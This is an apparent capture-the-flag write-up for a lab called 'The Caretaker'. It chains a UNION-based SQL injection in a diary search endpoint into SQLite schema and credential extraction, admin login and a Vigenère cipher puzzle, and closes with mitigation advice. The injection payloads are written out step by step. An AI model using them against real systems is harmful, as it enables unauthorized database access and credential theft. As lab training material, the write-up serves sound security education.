SQL Injection to Admin Access – Hidden Identity Exposure | The Caretaker
Overview

The Caretaker lab simulates a public-facing archive system for Beaumont Psychiatric Hospital. The application exposes diary entries through a searchable interface that appears to be safely scoped to titles only.
However, deeper testing revealed a SQL injection vulnerability in the diary search endpoint, which ultimately led to admin access, sensitive user credential extraction, and identity disclosure of the mysterious figure known as “The Caretaker”.
Objective
To test the security of the diary search functionality and determine whether input validation and query handling properly prevent SQL injection and unauthorized data access.
Lab Link
- Lab: The Caretaker
Reconnaissance
Directory and endpoint enumeration revealed the following structure:
1
2
3
4
5
/diary/search
/home
/diary
/diary/<note_id>
/admin/login
The /diary/search endpoint appeared to be the most promising input vector for testing.
Exploitation
Initial Injection Test
The search parameter was tested with a basic SQL injection payload:
1
' or 1=1-- -
This confirmed injectable behavior, indicating unsanitized input being directly passed into a SQL query.
Column Discovery
To identify the number of columns:
1
' order by 5-- -
The application responded normally, confirming at least 5 columns.
Union-Based Structure Mapping
A UNION SELECT test was performed:
1
' union select 'A','B','C','D','E'-- -
The response reflected:
1
2
3
B
C — D
E...
This confirmed the injectable columns and response mapping.
Database Enumeration (SQLite)
Further extraction targeted the database schema:
1
' UNION SELECT 1,sql,3,4,5 FROM sqlite_master WHERE name='orders'-- -
This revealed table structure details from the SQLite master table.
Credential Extraction
User credentials were extracted from the users table:
1
' UNION SELECT 1,username||':'||password,3,4,5 FROM users-- -
Result:
1
admin:bloodmoon666
This confirmed direct credential exposure due to SQL injection.
Authentication Bypass
Using the extracted credentials, access was gained to:
1
/admin/login
After login, a new endpoint became available:
1
/whoami
Deeper Exploration
Inside the admin panel, a note was discovered:
1
/admin/entry/5
Hidden Entry Content
1
2
3
4
5
My True Name
Author: The Caretaker
Date: 1995
Real name: Igida Iuds ......Ha ha ha.
You really thought I'd give you my name that easily?
A hidden hint suggested that the identity could be decoded using additional information.
Hidden Clue Discovery
Page source inspection revealed:
1
<!-- This key might be useful: evadinglawenforcement -->
This indicated a cipher-based challenge using a keyword.
Cipher Analysis
The string:
1
Igida Iuds
was decoded using a Vigenère cipher with the key:
1
evadinglawenforcement
Using a tool such as CyberChef, the decrypted result was:
1
Elias Voss
Final Validation
The decoded identity was submitted to:
1
/whoami
This endpoint validated the identity and returned the final flag.
1
WEBVERSE{.....}
Impact
This vulnerability chain demonstrates multiple critical issues:
- SQL Injection in search functionality
- Full database exposure via UNION-based extraction
- Credential leakage (admin account compromise)
- Authentication bypass
- Sensitive internal note disclosure
- Hidden cryptographic identity recovery
- Final privilege escalation leading to flag retrieval
Root Cause
- Unsanitized input in SQL query construction
- Direct exposure of database schema via SQLite master table
- Weak authentication relying on exposed credentials
- Sensitive data stored in retrievable plaintext or weakly protected format
Mitigation
To prevent similar issues:
- Use parameterized queries for all database interactions
- Disable verbose SQL error responses
- Restrict access to
sqlite_masterand schema metadata - Enforce strong password hashing (bcrypt/argon2)
- Avoid storing secrets in plaintext or reversible formats
- Apply strict access control to admin-only endpoints
- Remove sensitive comments from production code
- Harden authentication flows and session validation
Real-World Insight
This lab combines classic SQL injection with layered narrative-style security weaknesses. While the initial flaw is simple, the real risk comes from chaining:
Injection → Credential leak → Admin access → Hidden data → Cipher decoding
In real systems, attackers often follow this exact progression, moving from one low-level issue to full identity compromise.
Conclusion
A single injection point in a search feature cascaded into full administrative compromise and identity exposure of a long-hidden figure. The lab highlights how fragile trust boundaries become when input validation is missing at the database layer.